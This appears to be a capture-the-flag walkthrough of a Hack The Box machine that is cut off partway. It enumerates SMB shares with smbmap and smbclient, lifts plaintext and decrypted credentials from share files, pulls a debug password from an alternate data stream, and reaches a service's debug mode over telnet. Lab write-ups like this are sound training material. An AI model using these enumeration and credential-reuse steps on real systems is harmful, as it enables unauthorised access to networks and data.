

Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ tcpscan 10.10.10.178
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-05 11:20 IST
Nmap scan report for 10.10.10.178
Host is up (0.24s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds?
4386/tcp   open  unknown
| fingerprint-strings:
|_ DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NULL, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSe
ssionReq, TerminalServer, TerminalServerCookie, X11Probe:
|_ Reporting Service V1.2
|_ FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest, SIPOptions:
|_ Reporting Service V1.2
|_ Unrecognised command
Help:
Reporting Service V1.2
This service allows users to run queries against databases using the legacy HQK format
AVAILABLE COMMANDS ---
LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.c
gi?new-service :
SF-Port4386-TCP:V=7.94SVN%I=7%D=7/5%Time=66878A39%P=x86_64-pc-linux-gnu%r(
SF:NULL,21,"\r\nHQQ\x20Reporting\x20Service\x20V1\2\r\n\r\n")%r(GenericL
SF:ines,3A,"\r\nHQQ\x20Reporting\x20Service\x20V1\2\r\n\r\n\r\nUnrecogni
SF:sed\x20command\r\n")%r(GetRequest,3A,"\r\nHQQ\x20Reporting\x20Service\
SF:x20V1\2\r\n\r\n\r\nUnrecognised\x20command\r\n")%r(HTTPOptions,3A,"\
SF:r\nHQQ\x20Reporting\x20Service\x20V1\2\r\n\r\n\r\nUnrecognised\x20com
SF:mand\r\n")%r(RTSPRequest,3A,"\r\nHQQ\x20Reporting\x20Service\x20V1\2\
SF:r\n\r\n\r\nUnrecognised\x20command\r\n")%r(RPCCheck,21,"\r\nHQQ\x20Re
SF:porting\x20Service\x20V1\2\r\n\r\n")%r(DNSVersionBindReqTCP,21,"\r\nH
SF:QK\x20Reporting\x20Service\x20V1\2\r\n\r\n")%r(DNSStatusRequestTCP,21
SF:","\r\nHQQ\x20Reporting\x20Service\x20V1\2\r\n\r\n")%r(Help,F2,"\r\nHQ
SF:K\x20Reporting\x20Service\x20V1\2\r\n\r\n\r\nThis\x20service\x20allow
```

Port 445 SMB

1) Found accesseble shares

```
(vigneswar@VigneswarPC)-[~]
$ smbmap -H 10.10.10.178 -u "test" -p "test"

SMBmap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.178:445      Name: 10.10.10.178      Status: Authenticated
    Disk                    Permissions          Comment
    ----                    -
    ADMIN$                  NO ACCESS           Remote Admin
    C$                      NO ACCESS           Default share
    Data                    READ ONLY
    IPC$                    NO ACCESS           Remote IPC
    Secure$                 NO ACCESS
    Users                   READ ONLY
```

2) Found some user shares and their names

```
(vigneswar@VigneswarPC)-[~]
$ smbmap -H 10.10.10.178 -u "test" -p "test" -r "Users" --depth 10

SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.178:445      Name: 10.10.10.178      Status: Authenticated
    Disk
    ----
    ADMIN$                  NO ACCESS      Remote Admin
    C$                      NO ACCESS      Default share
    Data                    READ ONLY
    IPC$                   NO ACCESS      Remote IPC
    Secure$                NO ACCESS
    Users                  READ ONLY
    ./Users
    dr--r--r--              0 Sun Jan 26 04:34:21 2020  .
    dr--r--r--              0 Sun Jan 26 04:34:21 2020  ..
    dr--r--r--              0 Thu Jul 22 00:17:04 2021  Administrator
    dr--r--r--              0 Thu Jul 22 00:17:04 2021  C.Smith
    dr--r--r--              0 Thu Aug 8 22:33:29 2019  L.Frost
    dr--r--r--              0 Thu Aug 8 22:32:56 2019  R.Thompson
    dr--r--r--              0 Thu Jul 22 00:17:15 2021  TempUser
```


3) Found some files

```
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.10.178:445      Name: 10.10.10.178      Status: Authenticated
    Disk
    ----
    ADMIN$                  NO ACCESS      Remote Admin
    C$                      NO ACCESS      Default share
    Data                    READ ONLY
    ./Data
    dr--r--r--              0 Thu Aug 8 04:23:46 2019  .
    dr--r--r--              0 Thu Aug 8 04:23:46 2019  ..
    dr--r--r--              0 Thu Aug 8 04:28:07 2019  IT
    dr--r--r--              0 Tue Aug 6 03:23:41 2019  Production
    dr--r--r--              0 Tue Aug 6 03:23:50 2019  Reports
    dr--r--r--              0 Thu Aug 8 00:37:51 2019  Shared
    ./Data//Shared
    dr--r--r--              0 Thu Aug 8 00:37:51 2019  .
    dr--r--r--              0 Thu Aug 8 00:37:51 2019  ..
    dr--r--r--              0 Thu Jul 22 00:17:12 2021  Maintenance
    dr--r--r--              0 Thu Jul 22 00:17:12 2021  Templates
    ./Data//Shared/Maintenance
    dr--r--r--              0 Thu Jul 22 00:17:12 2021  .
    dr--r--r--              0 Thu Jul 22 00:17:12 2021  ..
    fr--r--r--             48 Thu Jul 22 00:17:05 2021  Maintenance Alerts.txt
    ./Data//Shared/Templates
    dr--r--r--              0 Thu Jul 22 00:17:12 2021  .
    dr--r--r--              0 Thu Jul 22 00:17:12 2021  ..
    dr--r--r--              0 Thu Jul 22 00:17:12 2021  HR
    dr--r--r--              0 Thu Aug 8 00:38:07 2019  Marketing
    ./Data//Shared/Templates/HR
    dr--r--r--              0 Thu Jul 22 00:17:12 2021  .
    dr--r--r--              0 Thu Jul 22 00:17:12 2021  ..
    fr--r--r--             425 Thu Jul 22 00:17:12 2021  Welcome Email.txt
    IPC$                   NO ACCESS      Remote IPC
    Secure$                NO ACCESS
    Users                  READ ONLY
```


Port 4386

1) Found a open port running some service



Vulnerability Assessment

1) First search on the service says it is vulnerable to RCE



2) Found credentials

```

(vigneswar@VigneswarPC)-[~]
$ cat 10.10.10.178-Data_Shared_Templates_HR_Welcome\ Email.txt
We would like to extend a warm welcome to our newest member of staff, <FIRSTNAME> <SURNAME>

You will find your home folder in the following location:
\\HTB-NEST\Users\<USERNAME>

If you have any issues accessing specific services or workstations, please inform the
IT department and use the credentials below until all systems have been set up for you.

Username: TempUser
Password: welcome2019

Thank you
HR

```

Exploitation

1) Got access to secure shares

```

(vigneswar@VigneswarPC)-[~]
$ smbmap -H 10.10.10.178 -u "TempUser" -p "welcome2019" -r 'Secure$' --depth 10

```

SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
<https://github.com/ShawnDEvans/smbmap>

```

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

```

IP: 10.10.10.178:445	Name: 10.10.10.178	Status: Authenticated
Disk		
ADMIN\$		NO ACCESS Remote Admin
C\$		NO ACCESS Default share
Data		READ ONLY
IPC\$		NO ACCESS Remote IPC
Secure\$		READ ONLY
./Secure\$		
dr--r--r--	0 Thu Aug 8 04:38:12 2019	.
dr--r--r--	0 Thu Aug 8 04:38:12 2019	..
dr--r--r--	0 Thu Aug 8 01:10:25 2019	Finance
dr--r--r--	0 Thu Aug 8 04:38:12 2019	HR
dr--r--r--	0 Thu Aug 8 16:29:25 2019	IT
Users		READ ONLY

2) Found a credentials in a file

```
(vigneswar@VigneswarPC)-[~]
$ smbmap -H 10.10.10.178 -u "TempUser" -p "welcome2019" --download 'Data/IT/Configs/RU Scanner/RU_config.xml'

SMBMap - Samba Share Enumerator v1.10.2 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[+] Starting download: Data\IT\Configs\RU Scanner\RU_config.xml (270 bytes)
[+] File output to: /home/vigneswar/10.10.10.178-Data_IT_Configs_RU Scanner_RU_config.xml

(vigneswar@VigneswarPC)-[~]
$ cat 10.10.10.178-Data_IT_Configs_RU\ Scanner_RU_config.xml
<?xml version="1.0"?>
<ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>389</Port>
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkhqQkH6GQFYKp1XY5hm7bj0P86yYxE=</Password>
</ConfigFile>
```

```
(vigneswar@VigneswarPC)-[/tmp/nest]
$ smbclient -u 'TempUser#welcome2019' '\\10.10.10.178\DATA'

Try "help" to get a list of possible commands.
smb: \> mask ""
smb: \> recurse off
smb: \> prompt off
smb: \> mget *
getting file \Shared\Maintenance\Maintenance Alerts.txt of size 48 as Shared/Maintenance/Maintenance Alerts.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
getting file \IT\Configs\Adobe\editing.xml of size 246 as IT\Configs\Adobe\editing.xml (0.4 KiloBytes/sec) (average 0.2 KiloBytes/sec)
getting file \IT\Configs\Adobe\Options.txt of size 0 as IT\Configs\Adobe\Options.txt (0.0 KiloBytes/sec) (average 0.2 KiloBytes/sec)
getting file \IT\Configs\Adobe\projects.xml of size 258 as IT\Configs\Adobe\projects.xml (0.4 KiloBytes/sec) (average 0.2 KiloBytes/sec)
getting file \IT\Configs\Adobe\settings.xml of size 1274 as IT\Configs\Adobe\settings.xml (0.8 KiloBytes/sec) (average 0.4 KiloBytes/sec)
getting file \IT\Configs\Atlas\Temp.XML of size 1369 as IT\Configs\Atlas\Temp.XML (1.9 KiloBytes/sec) (average 0.7 KiloBytes/sec)
getting file \IT\Configs\Microsoft\Options.xml of size 4598 as IT\Configs\Microsoft\Options.xml (2.1 KiloBytes/sec) (average 1.1 KiloBytes/sec)
getting file \IT\Configs\NotepadPlusPlus\config.xml of size 6451 as IT\Configs\NotepadPlusPlus\config.xml (7.2 KiloBytes/sec) (average 1.8 KiloBytes/sec)
getting file \IT\Configs\NotepadPlusPlus\shortcuts.xml of size 2108 as IT\Configs\NotepadPlusPlus\shortcuts.xml (3.1 KiloBytes/sec) (average 1.9 KiloBytes/sec)
getting file \IT\Configs\RU Scanner\RU_config.xml of size 270 as IT\Configs\RU Scanner\RU_config.xml (0.4 KiloBytes/sec) (average 1.8 KiloBytes/sec)
getting file \Shared\Templates\HR\Welcome Email.txt of size 425 as Shared\Templates\HR\Welcome Email.txt (0.6 KiloBytes/sec) (average 1.7 KiloBytes/sec)
smb: \>
```

3) Found hidden dirs

```
<History nbMaxFile="15" inSubMenu="no" customLength="-1">
  <File filename="C:\windows\System32\drivers\etc\hosts" />
  <File filename="//HTB-NEST\Secure$\IT\Carl\Temp.txt" />
  <File filename="C:\Users\C.Smith\Desktop\todo.txt" />
</History>
</NotepadPlus>
```

```
(vigneswar@VigneswarPC)-[/tmp/nest/IT/Configs/NotepadPlusPlus]
```

```
$ smbclient -U 'TempUser%welcome2019' '\\10.10.10.178\DATA'
```

Try "help" to get a list of possible commands.

```
smb: \> exit
```

```
(vigneswar@VigneswarPC)-[/tmp/nest/IT/Configs/NotepadPlusPlus]
```

```
$ smbclient -U 'TempUser%welcome2019' '\\10.10.10.178\Secure$'
```

Try "help" to get a list of possible commands.

```
smb: \> cd IT
```

```
smb: \IT\> ls
```

NT_STATUS_ACCESS_DENIED listing \IT*

```
smb: \IT\> cd Carl
```

```
smb: \IT\Carl\> ls
```

.	D	0	Thu	Aug	8	01:12:14	2019
..	D	0	Thu	Aug	8	01:12:14	2019
Docs	D	0	Thu	Aug	8	01:14:00	2019
Reports	D	0	Tue	Aug	6	19:15:40	2019
VB Projects	D	0	Tue	Aug	6	20:11:55	2019

Server: 5242623 blocks of size 4096. 1840063 blocks available

```
smb: \IT\Carl\> |
```

```
(vigneswar@VigneswarPC)-[/tmp/nest/IT/Configs/NotepadPlusPlus]
```

```
$ smbclient -U 'TempUser%welcome2019' '\\10.10.10.178\Secure$'
```

Try "help" to get a list of possible commands.

```
smb: \> cd IT
```

```
smb: \IT\> cd Carl
```

```
smb: \IT\Carl\> recurse on
```


```
smb: \IT\Carl\> prompt off
```

```
smb: \IT\Carl\> mask ""
```

```
smb: \IT\Carl\> mget *
```


```
getting file \IT\Carl\Docs\ip.txt of size 56 as Docs\ip.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
getting file \IT\Carl\Docs\mmc.txt of size 73 as Docs\mmc.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner.sln of size 871 as VB Projects\WIP\RU\RUScanner.sln (1.3 KiloBytes/sec) (average 0.5 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\ConfigFile.vb of size 772 as VB Projects\WIP\RU\RUScanner\ConfigFile.vb (1.1 KiloBytes/sec) (average 0.6 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\Module1.vb of size 279 as VB Projects\WIP\RU\RUScanner\Module1.vb (0.4 KiloBytes/sec) (average 0.6 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\RU Scanner.vbproj of size 4828 as VB Projects\WIP\RU\RUScanner\RU Scanner.vbproj (7.1 KiloBytes/sec) (average 1.7 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\RU Scanner.vbproj.user of size 143 as VB Projects\WIP\RU\RUScanner\RU Scanner.vbproj.user (0.2 KiloBytes/sec) (average 1.5 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\SsoIntegration.vb of size 133 as VB Projects\WIP\RU\RUScanner\SsoIntegration.vb (0.2 KiloBytes/sec) (average 1.3 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\Utils.vb of size 4888 as VB Projects\WIP\RU\RUScanner\Utils.vb (7.1 KiloBytes/sec) (average 2.0 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Application.Designer.vb of size 441 as VB Projects\WIP\RU\RUScanner\My Project\Application.Designer.vb (0.6 KiloBytes/sec) (average 1.8 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Application.myapp of size 481 as VB Projects\WIP\RU\RUScanner\My Project\Application.myapp (0.7 KiloBytes/sec) (average 1.7 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\AssemblyInfo.vb of size 1163 as VB Projects\WIP\RU\RUScanner\My Project\AssemblyInfo.vb (1.7 KiloBytes/sec) (average 1.7 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Resources.Designer.vb of size 2776 as VB Projects\WIP\RU\RUScanner\My Project\Resources.Designer.vb (1.9 KiloBytes/sec) (average 1.7 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Resources.resx of size 5612 as VB Projects\WIP\RU\RUScanner\My Project\Resources.resx (5.7 KiloBytes/sec) (average 2.1 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Settings.Designer.vb of size 2989 as VB Projects\WIP\RU\RUScanner\My Project\Settings.Designer.vb (4.0 KiloBytes/sec) (average 2.2 KiloBytes/sec)
getting file \IT\Carl\VB Projects\WIP\RU\RUScanner\My Project\Settings.settings of size 279 as VB Projects\WIP\RU\RUScanner\My Project\Settings.settings (0.4 KiloBytes/sec) (average 2.1 KiloBytes/sec)
smb: \IT\Carl\> |
```

4) Found decrypt function of the password



c.smith:xRxRxPANCAK3SxRxRx

5) Got the user flag



Privilege Escalation

1) Found a password file with multiple streams

```
smb: \C.Smith\HQQ Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:      Fri Aug  9 04:36:12 AM 2019 IST
access_time:      Fri Aug  9 04:36:12 AM 2019 IST
write_time:       Fri Aug  9 04:38:17 AM 2019 IST
change_time:      Thu Jul 22 12:17:12 AM 2021 IST
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password:$DATA], 15 bytes
smb: \C.Smith\HQQ Reporting\> get |
```

✦ AI Overview

Learn more

Listen

Alternate Data Streams (ADS) is a feature of the SMB protocol that **allows files and directories to store multiple named attributes, or streams**. ADS can be used for legitimate purposes, such as adding metadata to a file, or for malicious purposes, such as hiding malware or other sensitive information.

VAST Support Home

Alternate Data Stream (ADS) -
VAST Support Home

Komprise

Understanding Alternate Data
Streams (ADS) in Windows

Show more

```
smb: \C.Smith\HQQ Reporting\> get "Debug Mode Password.txt":PASSWORD:$DATA
getting file \C.Smith\HQQ Reporting\Debug Mode Password.txt:PASSWORD:$DATA of size 15 as Debug Mode Password.txt:PASSWORD:$DATA (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \C.Smith\HQQ Reporting\> |
```

```
(vigneswar@VigneswarPC)-[/tmp/nest/HQQ Reporting/AD Integration Module]
$ cat Debug\ Mode\ Password.txt:PASSWORD:\$DATA
WBQ201953D8w
```

2) Got debug mode


```

(vigneswar@VigneswarPC)-[/tmp/nest/HQK Reporting/AD Integration Module]
$ telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
Escape character is '^]'.

HQK Reporting Service V1.2

>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
>debug WBQ201953D8w

Debug mode enabled. Use the HELP command to view additional commands that are now available
>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
SERVICE
SESSION
SHOWQUERY <Query_ID>

>

```

3) Found admin credentials

```

